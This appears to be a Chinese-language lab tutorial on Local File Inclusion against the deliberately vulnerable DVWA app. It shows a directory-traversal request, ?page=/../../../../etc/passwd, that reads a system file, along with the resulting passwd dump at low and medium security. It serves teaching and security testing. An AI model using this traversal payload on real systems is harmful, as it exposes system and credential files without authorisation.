本機檔案漏洞
(Local File Inclusion)

郭益華

本機檔案漏洞(LFI)介紹

- **Local File Inclusion (LFI) 是一種網站漏洞，攻擊者利用此漏洞，將本地端的檔案（如系統檔案、敏感資料等）包含進網頁中，進而取得機敏資訊或執行惡意程式碼。**

以下是 LFI 的特徵：

- 後端程式使用 include 引入其他 php 檔案時，沒有去驗證輸入的值或是惡意攻擊者繞過驗證，導致敏感資料外洩（如 /etc/passwd）。
- 引入的檔案是在伺服器 local 端，所以這個漏洞叫做 local file inclusion1。
- 攻擊者可以透過 LFI 取得敏感資訊，或是進行遠端程式碼執行（Remote Code Execution, RCE）。

目錄

1. LFI漏洞發現


2. 使用shell訪問LFI漏洞方法一

3. 使用shell訪問LFI漏洞方法二

4. 程式碼執行漏洞修復

1. LFI漏洞發現

將 security 調整為 low



DVWA Security


Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

點選 File Inclusion




Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3


輸入已知的路徑查看include.php



192.168.10.131/dvwa/vulnerabilities/fi/include.php

http://192.168.10.131/dvwa/vulnerabilities/fi/include.php — Visit
This time, search with:


發現會跳出Error無法瀏覽



Fatal error: Call to undefined function dvwaExternalLinkUrlGet() in **/var/www/dvwa/vulnerabilities/fi/include.php** on line **15**

但可看到有顯示出實際的路徑資訊


根據所發現的路徑查看etc/passwd



Fatal error: Call to undefined function dvwaExternalLinkUrlGet() in **/var/www/dvwa/vulnerabilities/fi/include.php** on line **15**

因為要查看etc目錄，所以需要後退5格(etc與var位於同樣位置)，使用..後退


/../../../../etc/passwd



192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../etc/passwd


http://192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../etc/passwd — Visit

可看到顯示出了etc/passwd下的內容



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

將security調整為medium進行相同測試




DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.



192.168.10.131/dvwa/vulnerabilities/fi/?page=include.php


Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info


http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3

一樣顯示出了etc/passwd下的內容



```
192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../etc/passwd
```

192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../etc/passwd — Visit
This time, search with:

